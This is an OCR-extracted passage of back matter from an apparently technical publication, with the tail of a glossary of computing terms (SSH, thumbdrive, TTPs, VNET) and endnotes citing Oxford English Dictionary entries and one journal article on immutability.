
SSH Secure Shell

thumbdrive OED described it as, "a. A mechanism that is operated by the thumb; b. Computing (a proprietary name for) a USB flash drive, esp. a small one in the shape of a long and relatively flat rectangular prism; cf. memory stick n." [21]

TTPs Tactics, Techniques, and Procedures

US United States

VNET Virtual Network



Endnotes

[1] “Amnesiac, N.” Oxford English Dictionary, Oxford UP, December 2024, https://doi.org/10.1093/OED/9207200444.

[2] “Cache, N. (2), Sense 3.” Oxford English Dictionary, Oxford UP, September 2025, https://doi.org/10.1093/OED/1117661132.

[3] “Coding, N., Sense 3.” Oxford English Dictionary, Oxford UP, June 2025, https://doi.org/10.1093/OED/4701717734

[4] “Configuration, N., Sense 8.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/1065280211

[5]“Dialogue | Dialog, N., Sense 4.b.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/4999880636.

[6] “Dialogue Box | Dialog Box, N.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/3367209004.

[7] “Encrypt, V.” Oxford English Dictionary, Oxford UP, December 2025, https://doi.org/10.1093/OED/1124748007.

[8]Vppalapati, Mallikarjun. “Immutability as an Operational Constraint rather than a Security Feature.” International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[9]“Immutable, Adj., Sense 1.b.” Oxford English Dictionary, Oxford UP, December 2025, https://doi.org/10.1093/OED/1176087402.

[10] “Memory Stick, N.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/1531282927.

[11] “Metadata, N.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/7968104326.

[12] “Mirror, V., Sense 4.” Oxford English Dictionary, Oxford UP, December 2025, https://doi.org/10.1093/OED/8366938443.

[13]“Motherboard, N.” Oxford English Dictionary, Oxford UP, July 2023, https://doi.org/10.1093/OED/1154882806.

[14] “Operating System, N.” Oxford English Dictionary, Oxford UP, July 2023, https://doi.org/10.1093/OED/4828064025.

[15]Vppalapati, Mallikarjun. “Immutability as an Operational Constraint rather than a Security Feature.” International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[16] “Pipe, N. (1), Sense III.26.b.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/5943533372.


[17] “Pipe, N. (1), Sense III.26.c.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/8044200378.

[18] “RAID, N.” Oxford English Dictionary, Oxford UP, June 2026, https://doi.org/10.1093/OED/4981410541.

[19] “Shell, N., Additional sense.” Oxford English Dictionary, Oxford UP, March 2026, https://doi.org/10.1093/OED/4563192747.

[20]Vppalapati, Mallikarjun. “Immutability as an Operational Constraint rather than a Security Feature.” International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[21] “Thumb Drive, N.” Oxford English Dictionary, Oxford UP, March 2026, https://doi.org/10.1093/OED/9979951645.



Index